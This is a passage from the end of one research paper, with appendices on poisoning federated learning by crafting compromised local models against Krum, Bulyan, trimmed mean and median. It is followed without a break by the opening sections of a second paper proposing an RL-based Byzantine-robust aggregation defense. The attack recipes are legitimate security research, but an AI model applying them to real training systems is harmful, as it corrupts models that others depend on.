[12] Tianqi Chen, Mu Li, Yutian Li, Min Lin, Naiyan Wang, Minjie Wang, Tianjun Xiao, Bing Xu, Chiyuan Zhang, and Zheng Zhang. Mxnet: A flexible and efficient machine learning library for heterogeneous distributed systems. *arXiv preprint arXiv:1512.01274*, 2015.

[13] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted backdoor attacks on deep learning systems using data poisoning. In *arxiv*, 2017.

[14] Yudong Chen, Lili Su, and Jiaming Xu. Distributed statistical machine learning in adversarial settings: Byzantine gradient descent. In *POMACS*, 2017.

[15] Gabriela F. Cretu, Angelos Stavrou, Michael E. Locasto, Salvatore J. Stolfo, and Angelos D. Keromytis. Casting out demons: Sanitizing training data for anomaly sensors. In *IEEE S & P*, 2008.

[16] Jeffrey Dean, Greg S. Corrado, Rajat Monga, Kai Chen, Matthieu Devin, Quoc V. Le, Mark Z. Mao, Marc'Aurelio Ranzato, Andrew Senior, Paul Tucker, Ke Yang, and Andrew Y. Ng. Large scale distributed deep networks. In *NIPS*, 2012.

[17] John R. Douceur. The Sybil attack. In *IPTPS*, 2002.

[18] Dheeru Dua and Casey Graff. UCI machine learning repository, 2017.

[19] Minghong Fang, Guolei Yang, Neil Zhenqiang Gong, and Jia Liu. Poisoning attacks to graph-based recommender systems. In *ACSAC*, 2018.

[20] Jiashi Feng, Huan Xu, Shie Mannor, and Shuicheng Yan. Robust logistic regression and classification. In *NIPS*, 2014.

[21] Matt Fredrikson, Somesh Jha, and Thomas Ristenpart. Model inversion attacks that exploit confidence information and basic countermeasures. In *ACM CCS*, 2015.

[22] Matthew Fredrikson, Eric Lantz, Somesh Jha, Simon Lin, David Page, and Thomas Ristenpart. Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing. In *USENIX Security Symposium*, 2014.

[23] Clement Fung, Chris J.M. Yoon, and Ivan Beschastnikh. Mitigating sybils in federated learning poisoning. In *arxiv*, 2018.

[24] Karan Ganju, Qi Wang, Wei Yang, Carl A. Gunter, and Nikita Borisov. Property inference attacks on fully connected neural networks using permutation invariant representations. In *CCS*, 2018.

[25] Ian J Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. *arXiv*, 2014.

[26] Kathrin Grosse, Praveen Manoharan, Nicolas Papernot, Michael Backes, and Patrick McDaniel. On the (statistical) detection of adversarial examples. In *arXiv*, 2017.

[27] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying vulnerabilities in the machine learning model supply chain. In *Machine Learning and Computer Security Workshop*, 2017.

[28] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *CVPR*, pages 770–778, 2016.

[29] Briland Hitaj, Giuseppe Ateniese, and Fernando Perez-Cruz. Deep models under the gan: Information leakage from collaborative deep learning. In *CCS*, 2017.

[30] Matthew Jagielski, Alina Oprea, Battista Biggio, Chang Liu, Cristina Nita-Rotaru, and Bo Li. Manipulating machine learning: Poisoning attacks and countermeasures for regression learning. In *IEEE S & P*, 2018.

[31] Jakob Nikolas Kather, Cleo-Aron Weis, Francesco Bianconi, Susanne M Melchers, Lothar R Schad, Timo Gaiser, Alexander Marx, and Frank Gerrit Zöllner. Multi-class texture analysis in colorectal cancer histology. *Scientific reports*, 2016.

[32] Jakub Konečný, H. Brendan McMahan, Felix X. Yu, Peter Richtárik, Ananda Theertha Suresh, and Dave Bacon. Federated learning: Strategies for improving communication efficiency. In *NIPS Workshop on Private Multi-Party Machine Learning*, 2016.

[33] Bo Li, Yining Wang, Aarti Singh, and Yevgeniy Vorobeychik. Data poisoning attacks on factorization-based collaborative filtering. In *NIPS*, 2016.

[34] Bin Liang, Miaoqiang Su, Wei You, Wenchang Shi, and Gang Yang. Cracking classifiers for evasion: A case study on the google's phishing pages filter. In *ACM WWW*, 2016.

[35] Chang Liu, Bo Li, Yevgeniy Vorobeychik, and Alina Oprea. Robust linear regression against training data poisoning. In *AISec*, 2017.

[36] Yanpei Liu, Xinyun Chen, Chang Liu, and Dawn Song. Delving into transferable adversarial examples and black-box attacks. In *ICLR*, 2017.

[37] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *NDSS*, 2018.

[38] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. *arXiv preprint arXiv:1706.06083*, 2017.

[39] H. Brendan McMahan, Eider Moore, Daniel Ramage, Seth Hampson, and Blaise Agüera y Arcas. Communication-efficient learning of deep networks from decentralized data. In *AISTATS*, 2017.

[40] Luca Melis, Congzheng Song, Emiliano De Cristofaro, and Vitaly Shmatikov. Exploiting unintended feature leakage in collaborative learning. In *IEEE S & P*, 2019.

[41] Jan Hendrik Metzen, Tim Genewein, Volker Fischer, and Bastian Bischof. On detecting adversarial perturbations. In *ICLR*, 2017.

[42] El Mahdi El Mhamdi, Rachid Guerraoui, and Sébastien Rouault. The hidden vulnerability of distributed learning in byzantium. In *ICML*, 2018.

[43] Luis Muñoz-González, Battista Biggio, Ambra Demontis, Andrea Paudice, Vasin Wongrassamee, Emil C Lupu, and Fabio Roli. Towards poisoning of deep learning algorithms with back-gradient optimization. In *AISec*, 2017.

[44] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive privacy analysis of deep learning: Standalone and federated learning under passive and active white-box inference attacks. In *IEEE S & P*, 2019.

[45] B. Nelson, M. Barreno, F. J. Chi, A. D. Joseph, B. I. P. Rubinstein, U. Saini, C. Sutton, J. D. Tygar, and K. Xia. Exploiting machine learning to subvert your spam filter. In *LEET*, 2008.

[46] Nicolas Papernot, Patrick McDaniel, Ian Goodfellow, Somesh Jha, Z Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *ACM ASIACCS*, 2017.

[47] Nicolas Papernot, Patrick McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The limitations of deep learning in adversarial settings. In *EuroS&P*, 2016.

[48] Nicolas Papernot, Patrick McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a defense to adversarial perturbations against deep neural networks. In *IEEE S & P*, 2016.

[49] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. Knock knock, who's there? membership inference on aggregate location data. In *NDSS*, 2018.

[50] Benjamin IP Rubinstein, Blaine Nelson, Ling Huang, Anthony D Joseph, Shing-hon Lau, Satish Rao, Nina Taft, and JD Tygar. Antidote: understanding and defending against poisoning of anomaly detectors. In *ACM IMC*, 2009.

[51] Ali Shafahi, W Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! targeted clean-label poisoning attacks on neural networks. In *NIPS*, 2018.

[52] Mahmood Sharif, Sruti Bhagavatula, Lujo Bauer, and K Michael Reiter. Accessorize to a crime: Real and stealthy attacks on state-of-the-art face recognition. In *ACM CCS*, 2016.

[53] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *IEEE S & P*, 2017.

[54] Nedim Srndic and Pavel Laskov. Practical evasion of a learning-based classifier: A case study. In *IEEE S & P*, 2014.

[55] Jacob Steinhardt, Pang Wei Koh, and Percy Liang. Certified defenses for data poisoning attacks. In *NIPS*, 2017.

[56] Octavian Suciu, Radu Marginean, Yigitcan Kaya, Hal Daume III, and Tudor Dumitras. When does machine learning fail? generalized transferability for evasion and poisoning attacks. In *Usenix Security Symposium*, 2018.

[57] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv*, 2013.

[58] Florian Tramèr, Fan Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Stealing machine learning models via prediction apis. In *USENIX Security Symposium*, 2016.

[59] Brandon Tran, Jerry Li, and Aleksander Madry. Spectral signatures in backdoor attacks. In *NIPS*, 2018.

[60] Binghui Wang and Neil Zhenqiang Gong. Stealing hyperparameters in machine learning. In *IEEE S & P*, 2018.

[61] Binghui Wang and Neil Zhenqiang Gong. Attacking graph-based classification via manipulating the graph structure. In *CCS*, 2019.

[62] Huang Xiao, Battista Biggio, Gavin Brown, Giorgio Fumera, Claudia Eckert, and Fabio Roli. Is feature selection secure against training data poisoning? In *ICML*, 2015.

[63] Cong Xie, Sanmi Koyejo, and Indranil Gupta. Fall of empires: Breaking byzantine-tolerant sgd by inner product manipulation. In *UAI*, 2019.

[64] Weilin Xu, David Evans, and Yanjun Qi. Feature squeezing: Detecting adversarial examples in deep neural networks. *arXiv preprint arXiv:1704.01155*, 2017.

[65] Guolei Yang, Neil Zhenqiang Gong, and Ying Cai. Fake co-visitation injection attacks to recommender systems. In *NDSS*, 2017.

[66] Dong Yin, Yudong Chen, Kannan Ramchandran, and Peter Bartlett. Byzantine-robust distributed learning: Towards optimal statistical rates. In *ICML*, 2018.

Table 7: (a) The DNN architecture (input layer is not shown) used for MNIST and Fashion MNIST. (b) Testing error rates when applying attacks for Krum to attack Bulyan.

(a)

Layer Type	Size
Convolution + ReLU	$3\times3\times30$
Max Pooling	2×2
Convolution + ReLU	$3\times3\times50$
Max Pooling	2×2
Fully Connected + ReLU	200
Softmax	10 / 8

(b)

	Bulyan
No attack	0.14
Partial Knowledge	0.36
Full Knowledge	0.38

Table 8: Testing error rates of our attacks based on the deviation goal and directed deviation goal.

	Krum	Trimmed mean	Median
Deviation goal	0.87	0.10	0.12
Directed deviation goal	0.80	0.52	0.29

A Attacking Bulyan

Bulyan is based on Krum. We apply our attacks for Krum to attack Bulyan. Table 7b shows results of attacking Bulyan. The dataset is MNIST, the classifier is logistic regression, $m=100$, $c=20$, $\theta=m-2c$ (Bulyan selects θ local models using Krum), and $\gamma=\theta-2c$ (Bulyan takes the mean of γ parameters). Our results show that our attacks to Krum can transfer to Bulyan. Specifically, our partial knowledge attack increases the error rate by around 150%, while our full knowledge attack increases the error rate by 165%.

B Deviation Goal

The deviation goal is to craft local models $\mathbf{w}'_1,\mathbf{w}'_2,\cdots,\mathbf{w}'_c$ for the compromised worker devices via solving the following optimization problem in each iteration:

$$\begin{aligned}&\max_{\mathbf{w}'_1,\cdots,\mathbf{w}'_c} ||\mathbf{w}-\mathbf{w}'||_1,\\ \text{subject to } &\mathbf{w}=\mathcal{A}(\mathbf{w}_1,\cdots,\mathbf{w}_c,\mathbf{w}_{c+1},\cdots,\mathbf{w}_m),\\ &\mathbf{w}'=\mathcal{A}(\mathbf{w}'_1,\cdots,\mathbf{w}'_c,\mathbf{w}_{c+1},\cdots,\mathbf{w}_m),\end{aligned}\tag{5}$$

where $||\cdot||_1$ is L_1 norm. We can adapt our attacks based on the directed deviation goal to the deviation goal. For simplicity, we focus on the full knowledge scenario.

Krum: Similar to the directed deviation goal, we make two approximations, i.e., $\mathbf{w}'_1=\mathbf{w}_{Re}-\lambda$ and the c compromised local models are the same. Then, we formulate an optimization problem similar to Equation 2, except that $\mathbf{w}'_1=\mathbf{w}_{Re}-\lambda\mathbf{s}$ is changed to $\mathbf{w}'_1=\mathbf{w}_{Re}-\lambda$. Like Theorem 1, we can derive an upper bound of λ, given which we use binary search to solve λ. After solving λ, we obtain $\mathbf{w}'_1$. Then, we randomly sample $c-1$ vectors whose Euclidean distances to $\mathbf{w}'_1$ are smaller than ε as the other $c-1$ compromised local models.

Trimmed mean: Theoretically, we can show that the following attack can maximize the deviation of the global model: we use any c numbers that are larger than $w_{max,j}$ or smaller than $w_{min,j}$, depending on which one makes the deviation larger, as the jth local model parameters on the c compromised worker devices. Like the directed deviation goal, when implementing the attack, we randomly sample the c numbers in the interval $[w_{max,j}, b\cdot w_{max,j}]$ (when $w_{max,j}>0$) or $[w_{max,j}, w_{max,j}/b]$ (when $w_{max,j}\leq 0$), or in the interval $[w_{min,j}/b, w_{min,j}]$ (when $w_{min,j}>0$) or $[b\cdot w_{min,j}, w_{min,j}]$ (when $w_{min,j}\leq 0$), depending on which one makes the deviation larger.

Median: We apply the attack for trimmed mean to median.

Experimental results: Table 8 empirically compares the deviation goal and directed deviation goal, where MNIST and LR classifier are used. For Krum, both goals achieve high testing error rates. However, for trimmed mean and median, the directed deviation goal achieves significantly higher testing error rates than the deviation goal.

C Proof of Theorem 1

We denote by $\Gamma^a_{\mathbf{w}}$ the set of a local models among the crafted c compromised local models and $m-c$ benign local models that are the closest to the local model $\mathbf{w}$ with respect to Euclidean distance. Moreover, we denote by $\tilde{\Gamma}^a_{\mathbf{w}}$ the set of a benign local models that are the closest to $\mathbf{w}$ with respect to Euclidean distance. Since $\mathbf{w}'_1$ is chosen by Krum, we have the following:

$$\sum_{l\in\Gamma^{m-c-2}_{\mathbf{w}'_1}} D(\mathbf{w}_l,\mathbf{w}'_1)\leq \min_{c+1\leq i\leq m}\sum_{l\in\Gamma^{m-c-2}_{\mathbf{w}_i}} D(\mathbf{w}_l,\mathbf{w}_i),\tag{6}$$

where $D(\cdot,\cdot)$ represents Euclidean distance. The distance between $\mathbf{w}'_1$ and the other $c-1$ compromised local models is 0, since we assume they are the same in the optimization problem in Equation 2 when finding $\mathbf{w}'_1$. Therefore, we have:

$$\sum_{l\in\tilde{\Gamma}^{m-2c-1}_{\mathbf{w}'_1}} D(\mathbf{w}_l,\mathbf{w}'_1)\leq \min_{c+1\leq i\leq m}\sum_{l\in\Gamma^{m-c-2}_{\mathbf{w}_i}} D(\mathbf{w}_l,\mathbf{w}_i).\tag{7}$$

According to the triangle inequality $D(\mathbf{w}_l,\mathbf{w}'_1)\geq D(\mathbf{w}'_1,\mathbf{w}_{Re})-D(\mathbf{w}_l,\mathbf{w}_{Re})$, we get:

$$\begin{aligned}&(m-2c-1)\cdot D(\mathbf{w}'_1,\mathbf{w}_{Re})\\ \leq&\min_{c+1\leq i\leq m}\sum_{l\in\Gamma^{m-c-2}_{\mathbf{w}_i}} D(\mathbf{w}_l,\mathbf{w}_i)+\sum_{l\in\tilde{\Gamma}^{m-2c-1}_{\mathbf{w}'_1}} D(\mathbf{w}_l,\mathbf{w}_{Re})\\ \leq&\min_{c+1\leq i\leq m}\sum_{l\in\tilde{\Gamma}^{m-c-2}_{\mathbf{w}_i}} D(\mathbf{w}_l,\mathbf{w}_i)+(m-2c-1)\cdot\max_{c+1\leq i\leq m} D(\mathbf{w}_i,\mathbf{w}_{Re}).\end{aligned}$$

Since $D(\mathbf{w}'_1,\mathbf{w}_{Re})=\|\lambda\cdot\mathbf{s}\|_2=\sqrt{d}\cdot\lambda$, we have:

$$\begin{aligned}\lambda\leq&\frac{1}{(k-c+1)\sqrt{d}}\cdot\min_{c+1\leq i\leq m}\sum_{l\in\tilde{\Gamma}^k_{\mathbf{w}_i}} D(\mathbf{w}_l,\mathbf{w}_i)\\ &+\frac{1}{\sqrt{d}}\cdot\max_{c+1\leq i\leq m} D(\mathbf{w}_i,\mathbf{w}_{Re}).\end{aligned}\tag{8}$$

The bound only depends on the before-attack local models.

Justinian's GAAvernor: Robust Distributed Learning with Gradient Aggregation Agent

Xudong Pan[†], Mi Zhang[†], Duocai Wu[†], Qifan Xiao[†], Shouling Ji[*,‡], and Min Yang[†]

[†]*Fudan University,* [*]*Zhejiang University,* [‡]*Ant Financial*

Emails: {xdpan18, mi_zhang, dcwu18, qfxiao16}@fudan.edu.cn, sji@zju.edu.cn, m_yang@fudan.edu.cn

Abstract

The hidden vulnerability of distributed learning systems against *Byzantine attacks* has been investigated by recent researches and, fortunately, some known defenses showed the ability to mitigate Byzantine attacks when a minority of workers are under adversarial control. Yet, our community still has very little knowledge on how to handle the situations when the proportion of malicious workers is 50% or more. Based on our preliminary study of this open challenge, we find there is more that can be done to restore Byzantine robustness in these more threatening situations, if we better utilize the auxiliary information inside the learning process.

In this paper, we propose *Justinian's GAAvernor* (GAA), a Gradient Aggregation Agent which *learns to be robust* against Byzantine attacks via reinforcement learning techniques. Basically, GAA relies on utilizing the historical interactions with the workers as *experience* and a *quasi-validation set*, a small dataset that consists of less than 10 data samples from similar data domains, to generate reward signals for policy learning. As a complement to existing defenses, our proposed approach does not bound the expected number of malicious workers and is proved to be robust in more challenging scenarios.

Through extensive evaluations on four benchmark systems and against various adversarial settings, our proposed defense shows desirable robustness as if the systems were under no attacks, even in some case when 90% Byzantine workers are controlled by the adversary. Meanwhile, our approach shows a similar level of time efficiency compared with the state-of-the-art defenses. Moreover, GAA provides highly interpretable traces of worker behavior as by-products for further mitigation usages like Byzantine worker detection and behavior pattern analysis.

Justinian I, an emperor of Byzantium, reorganized the imperial government to revive the empire's greatness in a dark time. Gradient Aggregation Agent, a new GAAvernor (pronounced as *governor*) of distributed learning system, bases its learning policy on historical and auxiliary information to fight against Byzantine attacks.

1 Introduction

Over the past few decades, deep learning has achieved abundant breakthroughs driven by big data [38, 52]. To deal with the fast scaling-up of data volume, many efficient distributed learning algorithms have been proposed in the past decade [3, 22, 29], yet their hidden vulnerability to *Byzantine attacks* [37] have also been observed by a series of recent works [11, 16, 31, 62].

In a typical distributed learning system [3, 34, 41, 43, 50, 64], a group of *workers* participate in building a global learning model under the coordination of one parameter server. In each round, the server first distributes current parameters of the global learning model to each worker, requiring them to compute the corresponding gradient based on their local data. Once receiving all the submissions from the workers, the server then applies certain *Gradient Aggregation Rule* (GAR) to yield the next weight update. As an optimal choice in theory [12, 47], most existing distributed learning algorithms implemented their GAR simply by averaging over the whole set of submitted gradients [42, 56, 63].

However, the behaviors of real-world workers are far from ideal. As is suggested in [62], a worker may probably submit abnormal gradients due to various causes such as biased batch sampling, computation error, network instability or even malicious attacks. In [11], a worker with the aforementioned abnormal behavior is usually referred to as a *Byzantine worker*. As first observed by Blanchard et al., the classical GAR (i.e., GAR by averaging) is so fragile that even a single Byzantine worker can have a catastrophic effect on the whole learning process, from degraded prediction accuracy [31] to total stagnation [11]. These facts highly emphasize the urgency and significance of effective defense against this type of adversarial behavior, namely *Byzantine attack*.

To fight against Byzantine attacks, most previous studies implement alternative GARs to the classical one [4, 11, 16, 31, 62]. These methods view gradients abstractly as high-dimensional vectors to apply robust statistical methods such as clustering [11], median [31] or geometric median [4, 16, 62].

Although it allows previous methods to be highly decoupled with the underlying learning systems, the simplicity is accompanied with several weaknesses: First, as previous GARs computes the weight update direction as the only product, they are unable to provide interpretable information of the workers' behaviors for further mitigation; Second, due to the theoretical bottleneck of robust statistics [48], most known defenses expect that only a minority of workers are compromised. As a result, they are inadequate and cannot be directly extended to cover more challenging scenarios where the adversary has gained control over a majority of workers and iteratively manipulates an uncertain ratio of workers to play the Byzantine roles.

Our Work. In this paper, we propose the design of *Justinian's GAAvernor* (GAA), a Gradient Aggregation Agent which serves as a novel server-side defense that leverages Reinforcement Learning (RL) techniques to *learn to be Byzantine-robust* from interactions with the workers and from the auxiliary information on the server. Our defense aims at restoring the robustness of distributed learning in more challenging scenarios characterized by the existence of the malicious majority.

By viewing the historical interactions with the workers as its *experience* and the relative decrease of loss on *a quasi-validation set* as its *reward*, GAA searches over a *simplex* as its *policy space* for the optimal policy. Intuitively, each coordinate of a policy of GAA can be interpreted as its current *credit* on the corresponding worker. By proposing the weight update at each iteration as a linear combination of the received gradients weighted with its credits, GAA receives the reward signal after the global learning model is updated with the current weight update and it then optimizes its current policy by RL techniques [54]. It is worth to notice, we introduce the notion of a *quasi-validation set* to denote a collection of data samples that follows a similar but not necessarily identical distribution as the true sample distribution. In practice, when a golden-labeled validation set (i.e., a set of samples from the true sample distribution) is available during the learning process, GAA can utilize it as its quasi-validation set. Otherwise, GAA randomly collects a small number of data samples (empirically, less than 10 samples) from similar data domains to form its quasi-validation set.

With extensive experiments, we evaluate GAA's robustness on four diverse case studies (i.e., MNIST [39], CIFAR-10 [35], Yelp reviews [1] and CMS public healthcare records [2]), against various attacking settings. We find our proposed approach shows near-optimal Byzantine robustness in most cases, whenever the ratio of Byzantine workers (i.e., *Byzantine ratio*) is below or over 50% or fluctuates unboundedly. Meanwhile, GAA shows comparable time efficiency to known defenses. We also evaluate GAA's robustness against several adaptive attacks on this novel defense mechanism. Moreover, we present the application of GAA to Byzantine worker detection, which shows high accuracy, and to behavior pattern analysis of Byzantine attacks, which demonstrates high interpretability of its traces.

Contributions. In summary, we mainly make the following contributions.

- We propose the design of GAA, a novel RL-based defense against Byzantine attacks which requires no upper bound on the Byzantine ratio (§4).
- We implement and evaluate our proposed defense on four diverse case studies, against various adversarial settings. Empirical results suggest in most cases, GAA with an easily accessible quasi-validation set helps the distributed learning systems achieve almost indistinguishable performance as if the systems were under no attacks (§5 & §6).
- We also provide a number of analytic results on GAA's robustness in different settings as theoretical evidences (§4.4).
- Additionally, we demonstrate the interpretability of GAA's traces with visualizations and with applications to Byzantine worker detection and behavior analysis (§4.5), which we hope will facilitate future mitigation studies.

2 Background and Preliminaries

Gradient-based Distributed Learning and GAR. In this paper, we focus on the data-parallel distributed learning system with one parameter server (abbrev. the server) and n workers. This system model is widely used as one of the commonest implementations of distributed learning algorithms [3, 34, 41, 43, 50, 64]. We denote the loss function to be minimized as $f(\theta, \mathcal{D})$, where $\theta \in \mathbb{R}^d$ collects all the free parameters of the underlying model (e.g., a deep neural network) and $\mathcal{D}$ denotes the sample distribution. Usually, the true loss function $f(\theta, \mathcal{D})$ is the expectation over the sample distribution, i.e. $f(\theta, \mathcal{D}) := \mathbb{E}_{z\sim\mathcal{D}}[f(\theta, z)]$ where $\mathcal{D}$ is unknown to the server. In practice, the optimization happens on the empirical version of the loss $f(\theta, D) := \frac{1}{|D|}\sum_{z\in D} f(\theta, z)$, where D is a collection of training samples. For simplicity, we denote the true loss function as f and the empirical loss function calcuated on dataset D as $\hat{f}_D$.

The distributed learning process starts with an initial guess θ_0 on parameters. At iteration t, the server first sends the current parameter θ_t to each worker. Ideally, a worker i then computes the estimated gradient V_i^t of loss f at parameter θ_t based on its local data and submits V_i^t back to the server. Once the server receives the candidate set of gradients $Q_t := \{V_1^t, \ldots, V_n^t\}$, it executes certain GAR $\mathcal{F} : (\mathbb{R}^d)^n \to \mathbb{R}^d$ to aggregate the received gradients into a single weight update direction. Such a procedure is executed in iterations until a provided termination condition is reached. Formally, the update rule at iteration t follows $\theta_{t+1} = \theta_t - \lambda\mathcal{F}(V_1^t, \ldots, V_n^t)$, where λ is the learning rate.

In the literature of distributed learning, the following GARs are the common choices for implementation of $\mathcal{F}$ [3, 22, 29, 34, 61], while their vulnerability to Byzantine attacks have

been studied in a series of recent works [11, 16, 31, 62].

Definition 1 (Classical GAR). $\mathcal{F}(V_1,\ldots,V_n) = \frac{1}{n}\sum_{i=1}^{n} V_i$

Definition 2 (Linear GAR). *As a generalization of classical GAR, a linear GAR $\mathcal{F}$ with parameter $\alpha \in \mathbb{S}^n$ is defined as $\mathcal{F}(V_1,\ldots,V_n) = \sum_{i=1}^{n} \alpha^i V_i$, where $\mathbb{S}^n := \{\alpha \in \mathbb{R}^n : \alpha^i \geq 0, \sum_{i=1}^{n} \alpha^i = 1\}$ is called* an n-dimension simplex.

Benign Workers vs. Byzantine Workers. In order to have a precise understanding of what a Byzantine worker is, we start from a formal definition of *benign worker*.

As is discussed, at iteration t, each worker is expected to estimate the true gradient $g_t = \mathbb{E}_z[\nabla_\theta f(\theta_t, z)]$ based on its local data set D. Optimally, it computes $V^t := \frac{1}{|D|}\sum_{z\in D} \nabla_\theta f(\theta_t, z)$ as its submission, due to the well-known fact that V^t is *an unbiased estimator* of g_t if D is i.i.d. sampled from $\mathcal{D}$ [12]. Generally, it inspires us to make the following definition.

Definition 3 (Benign Worker). *A worker which submits a gradient V^t at iteration t is said to be benign if V^t is an unbiased estimator of the true gradient g_t, i.e., $\mathbb{E}V^t = g_t$.*

With such a definition of benign worker, it is rather simple to define a Byzantine worker as its opposition.

Definition 4 (Byzantine Worker). *Otherwise, a worker is said to be Byzantine at iteration t if V^t is biased, i.e., $\mathbb{E}V^t - g_t \neq 0$.*

A well-established theorem from statistics states that classical SGD is guaranteed to converge if the gradient estimation at each descent step is unbiased [12, 14]. If the system is ideally correct, classical GAR is almost the optimal choice. However, it is usually not the case in real-world settings [62]. In fact, as first noticed by [11], *classical GAR and its variants are so fragile that even a single Byzantine worker can totally break the whole learning process*, as is stated by the following lemma.

Proposition 1. *[11, Lemma 1] For any linear GAR $\mathcal{F}$ with fixed parameter α, the adversary with only one single Byzantine worker can fool $\mathcal{F}$ into yielding any arbitrary weight update continually regardless of other submissions.*

3 Security Settings

3.1 Threat Model

Throughout this paper, we consider the same threat model as in previous studies [4, 11, 16, 31, 62]. Generally speaking, this threat model assumes that, the adversary compromises a proportion β (s.t. $\beta \in (0,1)$) of all workers throughout the learning process and he/she commands the compromised workers to present arbitrary behaviors at each iteration. In other words, the adversary is able to choose the submitted gradients of each manipulated worker. Noteworthily, at iteration t, the Byzantine ratio can be also smaller than β if some Byzantine workers pretend benign. To provide a finer-grained description on the threat model, we introduce the following notions.

Table 1: Comparisons among different defenses against Byzantine attacks.

	Constraint	Time Complexity	Space Complexity
Brute-Force [31, 48]	$n \geq 2m+1$	$O(\binom{n}{m}(n-m)d)$	$O(\binom{n}{m}+nd)$
GeoMed [16, 62]	$n \geq 2m+1$	$O(n^2 d)$	$O(n^2 d)$
Krum [11]	$n \geq 2m+3$	$O(n^2 d + n^2 \log n)$	$O(n^2 d)$
Bulyan [31]	$n \geq 4m+3$	$O(n^2 d)$	$O(n^2 + nd)$
GAA (ours)	$n \geq m+1$	$O(n^3 d)$	$O(n^2 + nd)$

Role Function. As is discussed, each worker behaves either benignly or maliciously at iteration t. Therefore, we introduce the notion of the *role function* of worker i to characterize its temporal behaviors. Formally, the role function is defined as a binary-valued function on $\mathbb{Z}_+$, i.e., the timeline. Intuitively, $r_i(t) = 1$ means worker i behaves normally at iteration t and otherwise, worker i is a Byzantine worker.

Tampering Algorithm. Byzantine workers can choose different tampering algorithms to produce malicious gradients. In previous studies, several realizations of tampering algorithms have been used for evaluation of defenses, such as *random fault* [11] (More details can be found in Section 5.1). In general, we denote the tampering algorithm as $\mathcal{T}$, which, with the estimated gradient as the input, outputs the tampered gradient for submission. As in previous studies, we assume the identity of the tampering algorithm for each malicious worker.

With the notions above, the behavior of the manipulated worker i at iteration t can be described as

1. First, the adversary selects the current role of the worker i as $r_i(t)$.
2. If the role is benign, i.e., $r_i(t) = 1$, then the worker honestly computes the gradient on its local data, that is, V_i^t.
3. Otherwise, i.e., $r_i(t) = 0$, it tampers the gradient V_i^t with certain tampering algorithm $\mathcal{T}$ (e.g., random fault) and produces $\mathcal{T}(V_i^t)$.
4. Finally, the produced gradient is sent back to the server.

3.2 Previous Defenses

In order to fight against the aforementioned threat model, previous works proposed several alternative GARs to classical GAR and its linear variants. We briefly review the state-of-the-art defenses as follows, where m out of n workers are assumed to be Byzantine at certain iteration, s.t. $m/n \leq \beta$. For an overview, please refer to Table 1.

Brute-Force [31, 48] is based on a brute-force search for an optimal subset $\mathcal{C}^*$ in $\mathcal{Q}$ of size $n-m$ with the minimal maximum pairwise distance. Formally, the optimal set can be written as $\mathcal{C}^* = \arg\min_{\mathcal{C}\in\mathcal{R}} \max_{(V_i,V_j)\in\mathcal{C}\times\mathcal{C}} \|V_i - V_j\|$, where $\mathcal{R} := \{\mathcal{C} \subset \mathcal{Q} : |\mathcal{C}| = n-m\}$. Then the proposed weight up-

date direction is calculated as $\mathcal{F}(V_1,\ldots,V_n)=\frac{1}{n-m}\sum_{V\in\mathcal{C}^*}V$. It was proved to be perfectly robust when $n\geq 2m+1$ [48], while it is almost intractable in highly distributed learning systems.

GeoMed [16, 62] computes the geometric median of $\mathcal{Q}$ as the proposed estimator, which assumes the Byzantine ratio satisfies $n\geq 2m+1$ [16, 62]. In consideration of the computational complexity of geometric median when n is large [18], recent works on Byzantine robustness proposed to approximate it with the vector in $\mathcal{Q}$ which has the smallest sum of distance with other gradients, i.e., $\mathcal{F}(V_1,\ldots,V_n):=\arg\min_{V_i}\sum_{j\neq i}\|V_i-V_j\|$.

Krum [11] was recently proposed in [11] as an approximate algorithm to Brute GAR, which assumes the Byzantine ratio satisfies $n\geq 2m+3$. It first finds the $n-m-2$ closest vectors in $\mathcal{Q}$ for each V_i, which is denoted as $i\rightarrow j$ in their original work. Next, it computes a score for each vector V_i with the formula $s(V_i)=\sum_{i\rightarrow j}\|V_i-V_j\|^2$. Finally, it proposes the vector V_i with the smallest score as the next update step, i.e., $\mathcal{F}(V_1,\ldots,V_n)=\arg\min_{V_i\in\mathcal{Q}}s(V_i)$.

Bulyan [31] was originally designed for Byzantine attacks that concentrate on a single coordinate. First, it runs Krum over $\mathcal{Q}$ without replacement for $n-2m$ time and collect the $n-2m$ gradients to form a *selection set*. It then computes $\mathcal{F}$ coordinate-wise: the i-th coordinate of $\mathcal{F}$ is equal to the average of the $n-4m$ closest i-th coordinates to the median i-th coordinate of the selection set. Bulyan has the strictest assumption as $n\geq 4m+3$ (and otherwise it is not executable), which significantly limits its practical usage.

As we can see, the aforementioned approaches only considered the limited situation when β is expected to be smaller than $1/2$. In more general cases, e.g., when there is no explicit upper bound on the Byzantine ratio in the system, merely no defenses above could remain robust any longer. The following proposition provides a typical failure case.

Proposition 2. *Consider the submitted gradients at iteration t as $(V_1,\ldots,V_{n-m},B_1,\ldots,B_m)$ where $\{B_i\}_{i=1}^m$ are Byzantine gradients. For the slightest violations in each case, i.e., $n=2m$ for Brute GAR, GeoMed and $n=2m+2$ for Krum, the adversary can simply take $B_1=B_2=\ldots=B_m=E$ to tempt these GARs to always yield E, any arbitrary direction specified by the adversary.*

